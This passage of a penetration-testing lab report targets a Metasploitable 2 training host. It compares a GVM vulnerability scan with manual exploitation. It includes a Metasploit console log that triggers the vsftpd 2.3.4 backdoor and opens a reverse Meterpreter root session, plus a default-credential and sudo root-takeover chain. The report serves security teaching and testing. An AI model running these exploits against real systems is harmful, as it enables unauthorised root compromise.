Step 3: Checking Certificates ...
        OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
        OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
        OK: SCAP data found in /var/lib/gvm/scap-data.
        OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking Postgresql DB and user ...
        OK: Postgresql version and default port are OK.
 gvmd      | _gvm     | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |        |           |
16441|pg-gvm|10|2200|f|22.6||
        ERROR: No users found. You need to create at least one user to log in.
        FIX: create a user by running 'sudo runuser -u _gvm -- gvmd --create-user=<name> --password=<pas
sword>'

 ERROR: Your GVM-25.04.0 installation is not yet complete!

Please follow the instructions marked with FIX above and run this
script again.

 IMPORTANT NOTE: this script is provided and maintained by Debian and Kali.
 If you find any issue in this script, please report it directly to Debian or Kali

┌──(badguy㉿kali)-[~/day3_lab/logs]
└─$
```

Figure 5.2 *gvm-check-setup re-run confirming all nine validation steps passed: scanner present, GVM Manager (gvmd) present, certificate chain valid, SCAP/CERT data present, and PostgreSQL/user configuration OK.*




Figure 5.3 *Greenbone Security Assistant web console reachable at https://127.0.0.1:9392, authenticated as the admin account provisioned above.*




Figure 5.4 *Backend process monitoring confirming active gvmd synchronization and PostgreSQL COPY operations while vulnerability-definition data is ingested.*

5.2 Feed Synchronization and Scan Readiness

At the point the manual exploitation phase concluded, the GVM feed dashboard (Figure 5.5) showed the core NVT (Network Vulnerability Test) feed as Current, while the supplementary SCAP (CVE/CPE) and CERT advisory

feeds were still synchronizing and no scan task had yet been created. The scan was deliberately deferred until synchronization completed so that results would be enriched with full CVE and advisory data. Synchronization subsequently finished: as shown in Figure 5.6, all four feed classes; NVT, SCAP, CERT and GVMD_DATA report a status of Current (feed versions dated 6 November 2026), and the scan engine was cleared to run a full task against the in-scope target.




Figure 5.5 *GVM Feed Status console (earlier capture): NVT feed Current (95,000+ tests available to the scan engine); SCAP and CERT advisory feeds still synchronizing.*




Figure 5.6 *GVM Feed Status console after synchronization: NVT, SCAP, CERT and GVMD_DATA feeds all report Current.*

5.3 Automated Scan Execution and Results

With all feeds current, an immediate scan task named “Immediate scan of IP 10.50.20.30” was created and executed against the single in-scope host. The task reached the Done status and produced one report (Figure 5.7). According to the report metadata, the scan ran from 3:16 PM to 4:05 PM UTC on 7 November 2026 (approximately 49 minutes) and returned a composite severity of 10.0 (Critical).




Figure 5.7 *GVM Tasks view: scan task against 10.50.20.30 completed (Status: Done) with a Critical (10.0) severity rating.*

The table below summarizes the scan outcome.

Metric	Result
Target	10.50.20.30 (single in-scope host)
Task status	Done (one report generated)
Scan window	7 November 2026, 3:16 PM – 4:05 PM UTC (≈ 49 minutes)
Raw results	529
Results at QoD ≥ 70%	63
Severity distribution (QoD ≥ 70%)	11 Critical · 7 High · 39 Medium · 6 Low · 0 Log · 0 False Positive
Ports with findings	15 of 23 detected ports
Applications / operating systems detected	18 applications · 1 operating system
Composite severity	10.0 (Critical)

The Results view (Figure 5.8) lists the 63 high-confidence findings. The five highest-ranked results are all rated Critical (10.0): TWiki < 4.2.4 multiple XSS / command execution vulnerabilities (80/tcp), Distributed Ruby (dRuby/DRb) multiple RCE vulnerabilities (8787/tcp), Operating System End-of-Life detection, Possible Backdoor: Ingreslock (1524/tcp) and the rexec service (512/tcp). The Hosts view (Figure 5.9) breaks the 63 results down by severity class.




Figure 5.8 *GVM Results view: 63 of 529 results at QoD ≥ 70%, sorted by severity; the top-ranked results are all Critical (10.0).*




Figure 5.9 *GVM Hosts view for 10.50.20.30: 11 Critical, 7 High, 39 Medium and 6 Low results (63 total) across 15 ports and 18 applications; overall severity 10.0.*

Port-level severity (Figure 5.10) is the most useful bridge to the manual testing, because it shows the worst result GVM attributed to each service. The table below cross-references those ratings with the manually validated findings.

Port	Service	GVM Severity	Related Manual Finding
22/tcp	SSH	**5.3 (Medium)**	Finding 02 (default credentials / sudo root)
25/tcp	SMTP	**6.0 (Medium)**	Not weaponized
445/tcp	SMB (Samba)	**6.0 (Medium)**	Finding 04 (usermap_script RCE)
2121/tcp	FTP (alternate port)	**7.5 (High)**	Not weaponized
6697/tcp	IRC over TLS	**8.1 (High)**	Not weaponized
5432/tcp	PostgreSQL	**9.0 (Critical)**	Not weaponized
5900/tcp	VNC	**9.0 (Critical)**	Not weaponized
3632/tcp	distccd	**9.3 (Critical)**	Not weaponized
21/tcp	FTP (vsftpd 2.3.4)	**9.8 (Critical)**	Finding 01 (vsftpd backdoor)
6200/tcp	vsftpd backdoor listener	**9.8 (Critical)**	Finding 01 (backdoor shell port)
8009/tcp	Apache JServ (AJP)	**9.8 (Critical)**	Not weaponized
80/tcp	HTTP (Apache / TWiki)	**10.0 (Critical)**	Not weaponized
512/tcp	rexec	**10.0 (Critical)**	Not weaponized (cleartext r-service, Section 4)
1524/tcp	Ingreslock bindshell	**10.0 (Critical)**	Finding 03 (root bindshell)
8787/tcp	dRuby / DRb	**10.0 (Critical)**	Not weaponized




Figure 5.10 *GVM Ports view: per-port severity for 10.50.20.30, from 5.3 (Medium) on 22/tcp up to 10.0 (Critical) on 80/tcp and 512/tcp (list cropped).*

Interpretation

The automated scan independently confirms the overall posture established manually: a composite 10.0 (Critical) rating, with Critical-rated results on ports that correspond directly to Findings 01 and 03. Two further observations matter for prioritization. First, QoD filtering is essential only 63 of 529 raw results (about 12%) cleared the 70% threshold, which illustrates how unfiltered scanner output inflates the apparent workload. Second, GVM surfaced several Critical exposures (TWiki, dRuby, distccd, rexec, VNC and an end-of-life operating system) that fell outside the four-finding proof-of-concept scope; these are carried into the remediation roadmap in Section 9 rather than discarded.

5.4 A Comparative Analysis GVM vs. Manual Penetration Testing

The table below compares, for each confirmed finding, what the completed GVM scan actually reported (Section 5.3) against what manual exploitation proved, and explains the root cause of any agreement or divergence. This is the core deliverable for the assignment's comparative-analysis requirement.

Finding	GVM / Automated Result	Manual Penetration Test	Agreement / Divergence & Root Cause
vsftpd 2.3.4 backdoor (CVE-2011-2523)	Detected. 21/tcp and the backdoor listener on 6200/tcp are both rated 9.8 (Critical).	Weaponized with Metasploit; interactive root Meterpreter session obtained and verified (getuid, sysinfo).	Agree on presence and severity. GVM's check is safe and non-intrusive; only manual testing proves that live, interactive root code execution actually results.
Samba usermap_script RCE (CVE-2007-2447)	Under-rated. 445/tcp carries a maximum rating of 6.0 (Medium); no Critical result is attributed to the Samba service.	Exploited via exploit/multi/samba/usermap_script; interactive root command shell obtained over port 445.	Major divergence (severity). A 6.0 rating is consistent with the legacy CVSS v2 score historically published for CVE-2007-2447, which understates a flaw that gives unauthenticated root execution (9.8 under CVSS v3.1). Triage on scanner severity alone would have deprioritized the easiest-to-weaponize SMB flaw; the exported report should confirm which result produced the 6.0 rating.
Default credentials msfadmin:msfadmin + unrestricted sudo	Not reflected. 22/tcp carries a maximum rating of 5.3 (Medium); the credential-and-sudo escalation chain does not appear in the port-level severity.	Authenticated via SSH with the default credential pair; sudo -l confirmed (ALL) ALL; sudo su yielded immediate root.	Major divergence. Scanners intentionally do not guess credentials by default (lockout/DoS risk) and cannot evaluate post-authentication sudoers policy, so a full root takeover registers only as a Medium-rated SSH exposure.
Port 1524 raw root bindshell	Detected. "Possible Backdoor: Ingreslock" is rated 10.0 (Critical) at 99% QoD on 1524/tcp.	Connected directly with netcat; dropped immediately into an interactive root shell with zero authentication.	Agree on presence and severity. A service-signature match gives a high-confidence detection, but the "Possible" qualifier is resolved only by direct interaction, which proved a live, unauthenticated root shell.
Apache 2.2.8 / Tomcat 5.5 cumulative CVEs	High alert volume: 529 raw results, of which only 63 met the 70% QoD threshold; web-tier ports 80/tcp (10.0) and 8009/tcp (9.8) are rated Critical.	Triaged manually; the specific vulnerable code paths were not reachable or not enabled in this configuration.	Partial divergence (noise). Version-based NVTs over-report because a version string alone does not confirm a vulnerable module is present or exposed; the 466 results below the QoD threshold are the main source of alert fatigue. Manual triage is required to avoid wasting remediation effort on non-issues.
GVM-only findings (TWiki, dRuby, distccd, rexec, VNC, end-of-life OS)	Reported Critical (9.0–10.0) on ports 80, 8787, 3632, 512 and 5900, plus OS end-of-life detection.	Not weaponized in this engagement (outside the four-finding proof-of-concept scope).	Complementary coverage. Automated breadth surfaced exposures the manual phase did not prioritize; they are carried into the remediation roadmap (Section 9) and flagged for follow-up validation.

5.5 Conclusion of the Comparison

Across the six rows, the completed scan is consistent with the known strengths and blind spots of signature-based automated scanning. GVM reliably detected and correctly rated the two most obvious backdoors (vsftpd and the port 1524 bindshell), at low operational risk and without valid credentials, and its breadth surfaced further Critical exposures that the manual phase did not pursue. However, it materially under-rated two of the four manually validated compromise paths the Samba usermap_script flaw (6.0 Medium against a proven 9.8 root RCE) and the default-credential/sudo chain (5.3 Medium against a proven root takeover) because it is structurally unable to prove exploitability or to evaluate post-authentication privilege configuration. It also produced high alert volume (529 raw results, 63 high-confidence) that requires QoD filtering and manual triage. Manual penetration testing is therefore the only method that converts a signature match into a proven, business-relevant risk statement, while automated scanning provides the breadth that manual testing cannot economically cover which is why both disciplines are required together rather than either in isolation.

6. Detailed Findings & Controlled Exploitation Proofs

This section documents all four findings carried to full proof-of-concept exploitation, in the standard format of asset, severity, weakness classification, description, impact, and evidence. Finding severity is independently scored using CVSS v3.1 base metrics.

Finding 01: Backdoor Command Execution in vsftpd 2.3.4 (CVE-2011-2523)

SEVERITY CRITICAL **CVSS v3.1** 9.8 `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

Affected Asset	10.50.20.30 port 21/tcp (vsftpd 2.3.4)
Weakness Class	CWE-78 Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)
Metasploit Module	exploit/unix/ftp/vsftpd_234_backdoor
Authentication Required	None

Description

In July 2011 the official source distribution of vsftpd 2.3.4 was compromised and republished with a backdoor by an unauthorized third party. A client that supplies a username containing the sequence ":)" during the FTP login exchange triggers the planted backdoor code, which opens an unauthenticated listening shell on TCP port 6200 of the target. The affected archive remained available for a window of time before the compromise was detected, and the backdoored binary is still present by design in the Metasploitable 2 training image used in this lab.

Proof of Concept & Impact

The corresponding Metasploit module was configured against the target and a listener on the assessment host, then executed. The module's automatic vulnerability check first confirmed the vulnerable banner, then triggered the backdoor; a Meterpreter session opened immediately. Session identity was independently verified with getuid, id, whoami, and sysinfo, all confirming full root (uid=0) access with no authentication step of any kind.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 10.50.20.30:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 10.50.20.30:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.50.20.10
LHOST => 10.50.20.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 10.50.20.10:4444
[*] 10.50.20.30:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.50.20.30:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 10.50.20.30:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be
present
[+] 10.50.20.30:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.50.20.10:4444 -> 10.50.20.30:53167) at 2026-11-06 21:22:33 +0500

meterpreter >
```

Figure 6.1 *Metasploit vsftpd_234_backdoor module execution: automatic vulnerability confirmation ("backdoor may be present") followed by successful trigger and establishment of Meterpreter Session 1.*



Figure 6.2 *Post-session verification inside Meterpreter: getuid returns "Server username: root"; a dropped interactive shell confirms uid=0(root) gid=0(root) via id, root via whoami, and kernel/OS details via uname -a.*

Business Impact

This vector grants complete, unauthenticated compromise of the host in a single step, requiring only network reachability to port 21. Any attacker capable of reaching the FTP service with no credentials, no reconnaissance beyond a port scan, and no social engineering obtains root.

Finding 02: Weak Default Credentials Leading to Unrestricted Sudo Root Takeover

SEVERITY HIGH **CVSS v3.1** 8.1 CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Affected Services	22/tcp (SSH), 21/tcp (FTP), 3306/tcp (MySQL) share the same default credential pair
Weakness Class	CWE-1392 Use of Default Credentials; CWE-250 Execution with Unnecessary Privileges
Credentials Used	msfadmin : msfadmin (documented default account on the Metasploitable 2 image)
Authentication Required	Valid (but default/guessable) credentials

Description

The account msfadmin authenticates successfully over SSH using its well-documented default password. Inspecting the account's sudo policy with sudo -l revealed an unrestricted entry (ALL) ALL meaning the account may run any command as any user, including root, without a dedicated exploit or privilege-escalation technique of any kind.

Proof of Concept & Impact

An SSH session was established using the default credential pair. Once authenticated, sudo -l enumerated the account's privileges and confirmed the unrestricted (ALL) ALL grant. Re-authenticating with the account's own password via sudo su transitioned the session directly to root, confirmed by id returning uid=0(root) gid=0(root) groups=0(root).

